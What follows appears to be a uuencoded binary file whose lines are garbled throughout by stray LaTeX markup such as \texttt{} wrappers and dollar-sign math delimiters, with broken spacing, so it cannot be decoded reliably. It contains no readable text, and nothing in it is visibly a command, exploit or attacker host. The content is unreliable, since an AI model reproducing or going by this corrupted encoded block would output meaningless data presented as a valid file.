MO9=BBQ+QH]CY]") $OI3:S$@@UQ$>Y[,4F2`U02`\]1.:$SF8@7+/=(4$5M7CB)$ MHO`*F,A%DX\$OU(?Y^GE4;@.^A`^'!;U#8-PNN\$&#O-08.5)M\$D_PHJ.T88)' MF%WM@EIU+A.4IG>S7;%7WVH,7M&ROGQ,[I5IM4"=D8B/8:8/CD(!Q?FBG.I& MV%*1T^D6-4]F.HX#0E)*F"M'DYXDWR\$:S%+K6@AK[DMFXT*B>UT+!?K=B7/: MJ(]0DF=PY#3Z5;Z"=,#3T]1U@&_II))KA*RYIE:5-TK\$(8<\$A5.[A=F"W"3\$ M*/*C_H8JE2N2@:AAUAH'W\$5D2#3LYH-FV':`2#3+X:K+E6)\>X_"<;YNUK\$9 $\texttt{M} < \texttt{E0}; -/@L := L : Z^*812YN = QR"/I < T + F!; 02RUV?OU; 01E@] @8K2^RZJE1CE5B$ $\texttt{M)} \] \texttt{M:L2/E7\&OK540<AK"[?<K$\M2+W"><@17<DP3"-6&]DMX+F&\#5L9E'(;W4) }$ MQ5;KJ4?G=3\JS%Z#-24)VM#A607&`0!BSH7F(<:7@,0;J?_PU^5,WQZ-?%]1 $\texttt{M>WH3_J\backslash G2ZOM\$)} \ \texttt{ZX^.KCYV3X5N=50\backslash 31\#+:\$4R'`;[X5!\backslash 0_"]\$Y.]} \ \texttt{ZDC;5[}$ MXOT'51VHY3E;4-?C<LH5,7A4R*TSZ5;J*9!%Y)!,-ZX@WEO+)LO&J(>\$H9NJ $\texttt{MW} ! \texttt{O} \texttt{7M} \texttt{Y}, \texttt{YES} \texttt{"XCJ} ? @8_^0Q(\$\texttt{AN}?] \texttt{ZOO4LYO} \texttt{3}_9 @H \# V \texttt{V} @! \&!)? \texttt{145T} + \#]$ $M5WZ*46UJLM1$, QU2N=4Y^S**V"(G##(C)6[E6:V#-D,_5B9F[K(!($H*\JOO)])]$ M95"[(,GMQ&Q1(/FD+W4#WFE\X98=FI[KXW>;W#OVU/6:>"WS4'ET+'M""*.& MH24'1D*W.&I<X8EOS31;\GUEVFC'3W^DB77W5U&DCVB%X#T?.XV7M4IF'3Z. M9\$GW=6_,+(\$G#F\H[G\RUP**+NI]-.(]5X+C*L">F8[]J.N-\+-8N*!CMVD7 M1\$S'2!6Z-F&B4N1+., #SB+L9; 5M, ZU@90Q&U[W`ZE?/C*?Q&[QN(S=R*I1!]]M5=:]*50P6FR,WAT,A+X]:57VUI_`%/M?!?<M*\$CRC(IJ3+DK,%0_0Z<<R%[U M;KR[[]\XE\EF-7+LSB!CWSFST%HL*Y-6\$VFIO[+HW(G#6.!8L=B1"I>Q:P'(M@H1V4F5'6BNX,.'<*1ZG=3#,9NI@D4S4(*JV#G&FM)^I=Z,7U7M[^%6>*52! M87S#*4F-9TQ.XV9.2BB=A.]*E9@S(?UR0/HZPCBQM>P:).F4"\6E."*V6<#A M(8;2-G5KTZIP[E)9Z+H,GU\$*BV3EE(P1S\^V=<Q9'RU6+5PG%XBXDE2(\$;G4 MPSY?HZN;-W=%*=SQM:%(:?4E4\$"H=`#(&8\8W9&P@V=?^9Z\$PP.DO_UP9[,Z MAOP^G8_04RQ7I!)-@X4U(_>'B\$%RGDO&!_U?Z\^DUU4MW'63"XY5+(]CI=N* MF;9=2^.(9)WEM`R3\^Z_'C9UKXBMML2\ZOP%0VM%1E,1>1>MJR%6TI38Q\$,6 M>4R)3:\46:(\$\$3[E(%\$`V4J59@S&3=,(KP]E>OY`T@SN]@∈.6]^IQAPQ" MQD=A[BAN&0C%AOLO32\$<P>!(\UB\$T@TZ3D%\$O*T8V`N#)1E0\$@)G=X."UKVE M-Q,FI7X\$!&3=A3\8VC5-.<_(."":[LL'7-.[GYQDQ:P!33<42!NA)&9A\$)@H $M-4F80<^+T+3$ TLVKK2(@A8#YE=PIM=(!) `<: K8*U5D1;;)X0[TS2@+;]].!. M4=N60Q8LC?VC, V0A+BV#*, M#19EX+S?3,1-#', D8BKK<MYBB(2 -&550<+9(M3ZH0I=/M4PFC7*<1>7YUA+PT?PXSC5?#FV3B1:SM6J@A8LZJ(-)G2<9*U#I(M+.#1G17JE&`)FM*"7-XNI126&HI&2*Z2%*86,76^S+-*TED(%5DA29E:\$LZ` $\label{eq:mhs} \texttt{MH$,Y,(H[0B32;'1XK6"J$=JH9@`M$#\&@N(':$<I,W=$"IZ\0WRD&0<Y;&B'+$$})$ $\texttt{MKL@OB\&+Y:"M:\#6C"!2M=.2:UAAD,U\,T<;\&ZYS\$\$?'W;K"VB.ECCOK4^;1XQ}$ MF4QB;(3AOXA@T]-0"<L].O.60\\I@F+/ND,0,WF:S+)!EY5D%I+P[8BQZQ<0 $\label{eq:mr-t} $$MR-T,$XA/G/LQH6"18U/Y`Z$$+><\ZC9BU=B9RB]H*S$1!1@1-JQ(L7@B]A4<ZB$$$ $MM/0*??:RM, <9TB/5BPBQI(^B5JZ2?ZZN9J.=>M%]W39P:M&\,/(B>I%9ZC_^$ M[>=B"R19!!V@K!F1C;\$\$?53]2_TAFD9\$IJT/*)A`XR@:IO6YYJS'=F`P2+R% M!4/MA9U(:/9.]KH-8:TD-URT&]JO7M9DZ 6S9K#03#:N #+12E-Z+6YQB8VF MOQ&<XHS<R8EB;M>I]?C4=\$KWAU2VA3D]\X<F#X!)]%\;PP#N9415X[Y;<,*> M\$OEW7;TVM6M4_Y_'S1*7HL[6&HGHG<\,<!L-`A\$JF#)!+MRVL9%85W-D2%60 MVEF2[\$:53CS;G%BYSI9H9G)S[T=7+O9^:*YL68R+S2J\$L.SM8&M+51,(@C-H MHJ\$\$C'!AB0+1*8Y)F)3V?`3DHVPF;\$(3'TTN`>C.%:<%)1WI#HI"\9"XE"ZN M%+!14%`)00SAF)%C3&K:LZQA).K&HPAX`>*QE!E+-+36%-."RJK'!*=0=G\2 M?&8ED^Q-`T4)?@)!3_020IZR@GP!/B%:P>70YTW1BP6=SB6:H9C`]N.#&"<8 MQ]*LWF?`6X&EMF^F6B\Z>;O.ELD0GS4\&!XL'(7*H\+&@L\I[Z:#.*66'A#! M05@3)K; %HN+"5)'4F)Q)!T/N:K_[12U8D,+&4E4'[A(&\$FB8=]8#\$9"4I6GM $\texttt{M+?7!BH1Q} < \&S-8L \\ \texttt{G/\$SS.4U3CGC4} \\ \texttt{=RMQ63.@U-0A]1\&'[\#"\$U,G80LL@ZJMB,CGC4]} \\ \texttt{M+?7!BH1Q} < \&S-8L \\ \texttt{M+?7!BH1Q} \\ \texttt{M+?7!BH1Q} < \&S-8L \\ \texttt{M+?7!BH1Q} \\ \texttt{M+?7!$

MH'S\U#JR54NQ=V+RH4^P:\$(#RJ*GJR:OBZQL<ULOC;-X!>]YJ*%R!>JN)4Q8 MY;#956-VQ3!JU,.4`UNO:Q"2`BY2[(M*DU+ZU5OLA8,K&<->Y(\$H]5D-(L%-M#P\$,S_.!DJDH[?/.?-/KUSF]_':C:K.CS,3KM"LL&@JGRP-I=)K!C\E\$-&Z6 MXQIIBHTJK\W-#J2;DXAXO@-6;G15+?LDQI!B'E/M:/%2AT))HZF:,'UHS^V8 MF@F8E@0QOPPYRUV9S59<7M6LS&)B&H\$I<SC\DA6IQF312.AI3+I.2\3\0?'" M(IE!88&V\$4E@QD':Y"!&5(?<U%M-\R*>9#A8TJ[5%3*\HXK5CKP:T2ZI5JF\$ $M2THK$.W V8DC2;9KX9M&>:N,T@*MOXQ=<TR:$'I=;/R@E@<=:7K\,('*AFF5)$ $MKEJK;*5>+4(_0>:U,W1AE(G"B&K1$.">U7A>J^-L/).;.3^=7:+K7.F@4-R,$ M?_&=;;)=S&B)H6%?*[+A-=JK>;J<*SB(EO>Y)8FU6/,+*9858:\$78;4Q#LI= M9=\XF!6L>68X8R&4I.X*@5\$2L\1T7FEX295+<R0&-F*YU\$WMB(VM1)?]^`Q7 M&&;2TLNK9Q7"5G)"\$PN-36*J#6]7,&^YD2K\$7LOA1G42UE<9)^RJM2@2?/_V MTI8S=EBQ!:57]D<L[Z=3VB("(IX);Z:CW324IKP.QV[*7LIB3\E+#%V6&*PW MNLRWF?DPA?"\#::[\'F`=7P3)W:P-LC99GMS"1.JE`'%\$F\$#-!MK\$0U\$E],7 $MQ2NYILIU, S"P:\&) 8^0\&$S@^H)/Q??(Y1:.PC-*8*^[?/W\F-)YA(GX2U!*;H$ MEH4UD@82<#628"Z1\$,BF9`G?8YO9X2[W'W'NH:P*-BJJU(%SI?4<YZ_EFFWC M.Q\4BG_;KKJC]9,)X_Z[_;=!AH6J=(!%5\$ZDWV2O^[5%1HW(3KTGY[&JZ25K MOT5;2UF;FKJE7\9"(H#<1!0AUTEP9`K+;5<),(+0>Y=E*\IF%+1EHG#2S%S% ML-?GYA7+ZYTW0W[_<]MDS&O=_D_K_#?ZM>AJ>H:+;0[1.TG96'%=IV21%T,T M'/0V51!0EXR>\$\#?A=T/"JZ2>^5P5WL:6E`5:*4%*%KW>\$%14M`@TR=;<6A5 M.NQ"U.KD5J2*'-B#<J)\$V8(+%=S1\$*%HQ(853?FZHF,6"DJY1:LX8K-D%,91 M:5=I%C+RF6E/!7!:.>G/K9WHB;K8*6,8R1&@MB7+.\$,")2(N7,B2[&Z@.Y,8 M5P0Y=LZ<3,FFME81=)!A&320.*M^HP7DE<C5J=;<WG'S8W&3*Z;WH,@,G@W, M:K&I8J#N-`B<]U2J(58U0,<?'\#I,SE25&+X1X'!Q+TO`V3D<\^1'EU3<H[Q M=;-;<DUU+P-'(2RN\$AYH:C\$5+DB"-=M5M^*L:;DZNX<?U\UTR<CC7&+."6;Q M3C8T5TTY-RG&0)E%WI+G/:Q?!'VOB]P9R01.-.+G*`12->J+,\$!90Z(N*)'K MT%0SDFTADW8TG5:3-LLMII7&\W,35.JHX"&H7'Z-(Y\$8PHA)Z.(Y7,Q,(.*G $\texttt{MJI6,O(9!V05QG,`O0D<MEZV2\$PL]0EJ*(=E+()(9\$7<9P\&R@=/_Y8\#';+";^*) }$ M8.K2L[I4\$*EE\;B0FMK0H<7[2TVD\$]K%G2#L&!8HZLE3W9`B9*H2U?>^"T#O M;+7&2T'#J"S1(,IZP[+(>##DHD<95*@P_D(1\$_9U\$SW4^A?+700_/\9BY&P; $M4\&G7_WO940:PO4WDO/2REC_!VH2E5C(HU[\.YFO>E&A-N4%6J2I/(@8`PK,$ MB2#U@E349,;SJ2`-^3(%)5V&"JKAQNP<-_1VUSRZW6Y-V5TF,9S.='%JW]O\ $\label{eq:mc} \texttt{MC}, := ; \texttt{RXMQ9!D}) \\ + \texttt{C9SK:1} >) \\ + \texttt{S&H*+ON-+RD}) \\ 2 \\ (\texttt{X8L88SC\$7CG}) \\ + - \\ 1 \\ \texttt{TTNY@SN} \\ + \\ \texttt{ON-+RD}) \\ 2 \\ (\texttt{X8L88SC\$7CG}) \\ + - \\ 1 \\ \texttt{TTNY@SN} \\ + \\ \texttt{ON-+RD}) \\ 2 \\ (\texttt{X8L88SC\$7CG}) \\ + - \\ 1 \\ \texttt{TTNY@SN} \\ + \\ \texttt{ON-+RD}) \\ 2 \\ (\texttt{X8L88SC\$7CG}) \\ + - \\ 1 \\ \texttt{TTNY@SN} \\ + \\ \texttt{ON-+RD}) \\ 2 \\ (\texttt{X8L88SC\$7CG}) \\ + - \\ 1 \\ \texttt{TTNY@SN} \\ + \\ \texttt{ON-+RD}) \\ + \\ \texttt{ON--RD}) \\ +$ $M\t KD-_\#@;5\#\$19(JXEG12ZXZ<)\$)(\#\$-6Q4UQ=TX9)^+X+3''R[>*W&X:7DX$ MONA?%<>2^2#*E+\$:IVBT<[\$QO5S<.+CQ.QSG336\'0W=C#VKATX6+@;MCU&(MINUR@01R)D,\$TS-*M#0T0(Z2@3"HS,"&\$(.]%PZR:\^E%%K)!ZV-%+,')GK< $M<JYY)QN$6,6NQE3_S*Y4+XG2YTI!(UG+(\-7V(_&O8_62[[E3<*G@>(5""0]]))$ M-0?!K:VDPE<T(7(JG%1+'"06GY9X8HFS6J'%J0*JH+YPZ8QHU4H/,@AHC*6& $\label{eq:mte+pth} \texttt{MTE+\#="J$AR.\&^-J9GA>3\&[7/PLUOH8T.,:7`@O&K+<4FM+TVV;+`)R5$)_.N}$ $MB\& > Y?8F"2=.\&^R-CW,((BV]*-)=.DC]]\IMA6"B:KRJ:'^9;QBKAZ$;.9N9=$ M49Z3R#9..;G8D&54:X#&FZ25E]5&R.=U^PEAVR:LIMZ /:WZHS')C5R:+I-! MP;ALN4\$AO-:!7* &W.LFHB.JE39/#7*:E[]VMONU](>(\$]!0B&WI`AOT:]: $M<2*V+&R;/X$,U/J:278<T,C&@R/4-==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M?D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4[*M]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4"]*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4XQ4")*D\(:&QFZ5A"==*D<2Z"RAT4X$ MKH9KW1%QG0V(4^D^"[\VLTF[WF'48S/`N:MG!,ZJ2(,\7JSD9(5@0(5J7U;V MZG6WD4H+DCKU61'1^DNCR.N2(J!D!@0`=\&9)\F8W)XL/L/NS=C6AS2#IOX< M!T)VD;>&[%]VOO%(2\RS]+(7IGHRAC5:^L^+HUTGF6R+/EJ@TC3E7"7DLQ4(M8\$/4A!RAQ'8Y_Q[<NZU_IET'53BOJ.PGH5:/FE)2US\6!Y]\&%<K@9UF.\$*# M.Q6W#FSKBNF,?CZW[=6+F`::TM\$&U[J>-P5[_V7WC3L'C[=Z6C'`J0:/5P40 $M(-"$\#H]F=LS7E*(J3DL-<3>069('[NO_URP!-".34F(2^T5@]`SILTRE:A_A)$ $MEYG1FOP[W!/4(M/75X^TU#$(C!0*2)D[TF^DNH41)W%M+;C]%F!)J2,+.-3.$ $M<5$(&2R22?$A#%6$+::5!0ECN=^,H!XK6_9*:Q5P*^)QMFQ[K8U?"(W[U%&U)]$ M: `MOO4)A4!1B46J74AL1GJV6#("7ZYMHDX(J[YPHX78S\$Y<0N!6E[JXT'IF* $M\&"$\3$2H()C-3^B@,G141!IB^2LJ-$J.)4;-MD\#FA3=`(@'1\#82==9C30.:W$ $M,R@CIFH(!.#9)-4J1NE?",&FFJSN$5YKKK,':VR"J#)^)E9J8AE/<math>\$)-B!(_ MZKL\?`\&E3JX`3&UP9B>)12#\OT\$F#3C<AHTOMPK,!GF[Z/BPP3;_N7\`C+(MFONW`@';=/:YSUO__IAV:\$E)T*!'06:;C''IG'#LM.(>:<&UC!FEG&U;8N'3 M(=%P*;(803HA,2Q:Y!@J`SL=R>MZ0;:<QMC5K3+!15%IK@.`"3]N\H[K5H.C $M(:LV_MG.S\^Y_X+<?ISCM+\&>YJ>$ZSK7<:JCO+T5Q$>35[C`P\Q;5M'/&1$#$ MJ*YM`32A:?;*7.XC9.!J6I`L'Z@L-(:2LC)&]+CE!VS;"(58S+3J]D:TX@2.

 $M=F.[D_]GN<I, \&PNL\%, TX=+<CN"2PCBS)RJV=*$Z\1TJ"X_&^OG\>14NF.8WL$ MAUW9A:ZNUI"_5*3@,\$6J!A@^R)%5\$4\$2D6HVL#5?-(MWH\$&UH\$-K[?%<M*ID M6S=*N^B]),V%R/,?6IB*8>X2Y)^W2PG_^9%`F`5^C[1="J:)7"@?[:]>PYE^ MP65EL, &>Q?2J3M9V906]<BVR^S6%K'XUL9PD"M(Q^-G/XZO.7!,;-GKTZA)/ MHK, LCPO%C.2Z^'=%5KDA`-&GQ,Z;C\$X^A*P-7U4-_#10_I;#=NXX2*OJ93ZA M[4UV2?_YDNQ!`@`J4WU6SG4L:PUUD+W9YK*>=>^@+]V^#06QM#)_'\+9C@:! MUZQJA>2D&*]K ^A&C"^;P\RX67JWUUBR9`)! J R7)8"H8:A2[YEP.FN)UC M\Y^/<QLJW=<MQ;"'X[6L_C_K;CWGX7E@13^%[A:\$C,XS?'\$7K_&J![8_Y;+` MX(&/QN#%5.3,,(&IC?"DWD"VQCEIC'&\$6*JG<;J\$C[^%E(R!-5@11BE6?_^R M'_^>OF'*<KG@O?G008X^NTPC[\Q^3TW"<K!:_4X:XVO.L4"@1?4W\$-@BG\$6, M%G2`I2%2R#?BD29LG*/_75:/^IG;E^.\B:;9WL5(9DNA^^PMT(4Q;((_CL*3 M#!LV28VY4BM5X["Y=)(PFLTQP15HT:56E1!\$4Q))Y!S9PTO!-E-ZZ?\$Z)III MXR#:!-!9<F]".C7K&G+7?ER[*01;_\:\yJB622,TM*T4KLJFV\$Y>=9F-K%1[[$M)T>T1G8@D*ZS,90R++L-NY(11:Y&J$@Y02""'DV@5K;8;;ZOX^Z\(Z2.E.QM)$ M)SI/5M2N_TEII+7:4TXLMYVYB2MIT81(.27.L[4_?M2,UR8D0:#5L5@<&Z&N MLMEG+?Q6D#`H\'OWB3JWK--3?BM.<G&\V+Y[\$S4NEB@02*6!BUV![!"JHRL/ MY`2A0,DRJ;>ICH9XDTVBQAGN+O@C7?O"R/:]_BS2=108=;2DJ@R#%BB8E%E' M92)(+06]NFP\C+$D('KD+(N([!^@?6)"POU/5:,MUNM%AI^[MJ!(JSR^Y_$ M8_%^-%Y--NFFJ!_#MM&SAP:<N[CK`(S5)-85I;HE\$4TA2F&1`1XE1.08:%Y\$ M&!8'[)>Y01:F/QVXI'X!GBI`:4PD\$CM`WN.S=F\F&+3;7NRR7"I_UU_CS2*5 M!-+C*^*BTUJ(.%`VN72BKA>_61WR8WSAW6+71S+2>`88>_OBP8XM6I#J<>+6 M,(2UK28G\$L`P'*@!*A\]8H((6].%`Y52:P&":`UJWIV^!T\$\$SG<@IO8E%(), M:U`G7/X]0%6NAMLMS.M66-+XWVGJ_"Z\C[_-[?!X;8_4:UWCG3#PA`5'.EX: MPFY.5_B]ZFYX.M+5D.4@8EK=EK&_\86G6I-\,EZ2['4P8D4S.5MK\$BDD>#-. MPXL8]Q"*CU)PT'>S5BUM.?>U];<&YKR8+TA\$%W:8W6\$<74(I!+X\7MG^QP(U MH;40=\$NY/<;KM,;2Q3#&G&F=:;<>SARYJ<DU;&F]-UUC]+H2Z"<-TQ=V+#>D M60C27,2-VGY/%XC0-'38-FL+_!*ERHC0YG(RY'%J;ZC^])<]:-FDPET;IA+* MS.&<>XLYM-#8U;NX(C*-&6%5H!FA63HZD(%\$JD5_&=)]\:('AKVG%#D0@1DE M\$C&80A*+,!T@DYS#"NXW2R"DDKI-VBDDC1-E:>_Q9=[^:7A=I!:T8U3)+FZX M9D>*RVV6V(-+4W8V+C9_99!6C+"-80#=N&Q5N7<NI41:W2"B@CQLT._-L:Y-MMH8#\$J,W:2)) \ X)!5%I-4(F%&&6)B[L8Q,,'K9&FEM"\$XKJYF[)B5_G@)?%+ M`6YR2[22*+(#-\XNWG&M"*JUI!0C2+2+7^3!7D2'+2L%4I55KGL,31JP9&\$R M2HE*HBHG^C\$'CQ><5*#J..,T8(3EA:(*JTC;QM_VR&XE1<RM4L2T(O.Q;<:, M?P[6817'561HL:._0)1<@J)KR\$6K5\$Y,M"*6RD\$:%KO\XO!<HCZ`D.1Z+0:8 MA4)5:=0@813,"IJ\URGH)*=H\$IKL(1,0QQD.,>\$%H>5)PDY!6*".D#2X*S\$" $\label{eq:model} $$MQ>DU'$FURP1S3%;=.*93+NQ\#=GL-(]&9JU!2;ANB]I&J::Q"*S''3Y\#26M*M"$ M*`HTTM(DS"S,(&TB(U;!\$7!#H,L6**+[CM-N(QQZ&[,,/+*B+2COXIQ8J#Q3 M:J3WS=E.0\$58U4!\$/[M;&]]B;2RDT2J@C2\$)[>X@JU2.>G=694ABX%L+DD(' M48)R2!N<W&*Q=?/W8.%BQ>ND5=TFLB4J;(<_E-A9)QS%QYI0;DM-!=+-,2M[M4EV5Q8U;!UEW*II:ZS%J6XG%C!G3.HZ.CT(0U7,E(TG48*70QPLXGD.(0C@5 M\$J^?[B\N10TN6\$A&2["@B:INB!;\$%.EY\$&C,&7Q(2YD\$J(W1V?>--<!H-R\$($MRKN[/_K=D:790B8Z-/&3B:G.8=)-&Q2D6M$EPY,3"J-1T;!1$6D$MB5$>A=B$ M)X!F&4:R4S:]<8:O\$+;DF4NUBW/\$:3.25EA2P:DA&,I.)Z26*"T2:.5Y-W)+ M!1IH6A%JY41-9\$&D\$22)I<+1<2[NZC2TX<)9B5BX]22FC+4C6;E6)*::4(ET MG3N5PSE*;@O-M+:6A1-.JLL4YTHE8SK@ZS(1S"HHTT#B7QW;6^Y3;43OFHMR MJE&Q)1<J*U(008DJV462H*FEV>X<YPVLA=LE.9&NVX2M&L*LG2XKO".&H[0A $M_{=19;OFC^[K,[=/Q6*K.2/3DI5H[5AK(9DI8A?);@PM(+0HB`XC)2%-(TM8)]}$ MLE6ERH+2HBU?0F<EJ-<)&EI1H\$0D"(I\$F)=A!Q*)) `RO:#*OA-="8;'-_QV0 M16DR\C818SKVUH\$Y3V(XG041(-4/Q2S98RW.9(0(-FX(BD/&A:9:AQ2"1(VU M", *%%B15&AI7M6B[HJ&7*#>&Z-(%8MG-D1ZTA,3']TKD>9W<TVQ#9MIHY,9N M\1*2D4M"#2)_1MOQAI%3EE3<P\$W7Q7AI-)R]I#%<;QM%M`.[HW9OA'=U^F"L M)A);1&A8U!\$15;XY:.)\$%%1225A\&V6[K"NJO3!#+70X\EM6)NEI:JE5)50B M5+NQ2TN\$N\$6E1H2)%%%:3+&GGYE@\$%*0P6VU1D(-&Z"#*-DGUD[@VDJ+EW`0 MD(\LBW()LDI%HF8/?X+%6FAUJI,.E<13KK=U:1IK%)4!N1"\$J5&@)SF]THQ0 MC2Y06"M,A-4):D6IN=)X; %8%S*S_G#`U<B\$@\D+OVL(X[&5D<-0:)))%:%WR $M(HM(W-K"*5?'R\$9"T+Y\W\#5TX)1767\&X11JI.05JR\V!;1($C\#?,"6BU2\LX)$ M7HFCAZ<CK`TLFZ8X8M+D[\2-4-(H71(;E(\:#4XYK,\$&S#:V11+2K;4D#6R* M., \$OWQ@X2:-UTW!=:+`EL][:VN87,;CKB8:6";\XLJ4A&**J(F;NZ%IY)!&F M^"992M(B-%PDDT2+5R&\$M"PV8^0DQ)61E"WNE83!<A:8XX)ZV(NA7F*!!)DW M=BZ!I7*)@%NBZD,F-V;T(1RF;(-Q8+5*2(Q2]UUQ.%3DD#,J,&HO(::D-S!M M%E5)!:5:1102X1!:\1(JHKR)QV231"S<\38(F&`H-4CN;L+2Z+9(,J'/F]LP

MK`5JE&E111J2Y=JF9`1*X&%56LR#5*0\$B"D8+II89PR&6I2N.E=HJN"5!\$IR MQS"*#I._N6DS[KM9@7ED.KE\$T92*JKOVBMU`1!444Q*HAA"#:182*(XAP.X= M*6EH55K"%%I;0W2)W_5=9@R.J1IT@V2K'M2&+FV:L+Q(@O"Y8TVDKGI1X%#3 MQ,R*8UG5^'G3TJ(B;)+A&@4(Q:!%I1MI2%())2D65=U*IJEH1#2N9KK4ESCNB M;-45+0D8*80@-+;*V0G180/AT;C-(6%H\<Y_1<FW4F0W_83B:I:.;)HG5\O# M77<Z\D#;,+N"@H*<K\$J[NT1H&A:&KA`:46D`15YVN+N3)`L1IH1JA-*&B*-R $M'' -)ANY:0:4*0Y^Z \ YM#'/8B \ W-NK*6WIXA,1.+K \ KT;'H=&'.Y^E;]<$ MZ2DC&TJ`B@U0HTT+93*7GF2D05*:..[X^<;7HF6-)30E3?=%K<(/7RK;Y)&N MA=V#2IC5EC_7FZMC\$8X>9B8TE;M,WD5;DJY'X_%U:HH+2*M892(*4HTQJ6<@ MBB*TIOLNUE:)%J]N20DY;M>*\$M4#6[54RAJ+;,!H,BTR1,\$%!E`B`HCPO)28 ${\tt MEWS68N',SL\$MP*X41=65Q\$[/):D`G([\&!)'_Z1,['1:R!F0YLY<FC\#G.4<7J]}$ $M(O=J\setminus D" OQODP 5"2PT$2 UM-H0!DH5GDX3?<-9$UD1>)Y-X322KR00;=C"$ MTK,)U5!QS>),CFRO::YVAA%9`H4:*\$F@1!!);I<\$1-.AIR\A\$:%IXI.3-EZ\ MG%B\6FF,>FQMIDUF+%6D3COIZPVTT4L9Q3XIMK\$HS[KBBZT<^'9)+9HQOU'A MMO,]7*#5]]P2D=NA_CTKHHT+(DLC-.C1!![K]UK4&50Y\;9=VZ'B?)40">57 MONP+FDU; \'/M671\'Q8\$B4Q)6\$B96PNFZ1K.LH\!@@)2NS3)0U2ACGXM-;EP.3 M;^;]'G3EFS<8U2-1(T5<+%X<._;YU0W\(!AQ3126;I4\$)'!B8`9"R8#)%+&7 M1`3ZLN`10E,&J`DQ"`WL-YU?9[G_SE:;V;(((-!M:?32*<Z8;!FDHN<B<N'5 MV<489&3<W=,A"1\$\$-ID*Z*VN1"AR]<!`I,RYD;JJJF6%[JOKDUQP:W:/O.f-M-K+\$1&DD@*DYKM+2I2\'D<4794&A%+XKJU!3'P%VP5!9>:")<!OFL&,'OLW/ $\texttt{M}_{\texttt{[B]M)}\#(\$\$`T+6L@IB\#C>SB@)@A4IPJR"2Y>Z\$1`_ZRX""O(44,*i?(A'6KP)) }$ M7FR/%FA>RDBI`_WXG)(\TR*JW":L3/'GEJY&F.XMIJ%=^U\$17&OR&".),7%A M%J/'-^`P;L1+>AIR^Y:9571#KM9AWN>OW,HDK%R,>J<7KIXRZR)G==64NG7S MKL:*VIH2<YCAW<VGB<'P6L!I4T6!EUY:>J8BHY8\SDOD2Z'5B:0EYGBW%5G. MDQBDTA!EP^7<%[R:549(B=*1-E"ZZA<\$5(#"AA1#'_0UJK[E7M\$4EU=V8S1H M@NMO; Z])3APG*[WL-/1)?;<MW\>P?9LVD,PCR9LXO!3-'&]FZN(PO"[OF1=4 MB((D:E4TBCU<MS@CPE1M(QBX5Y_@,'-B/*ZW%%%RDRRG?L<%-%0CTKO7HRVM 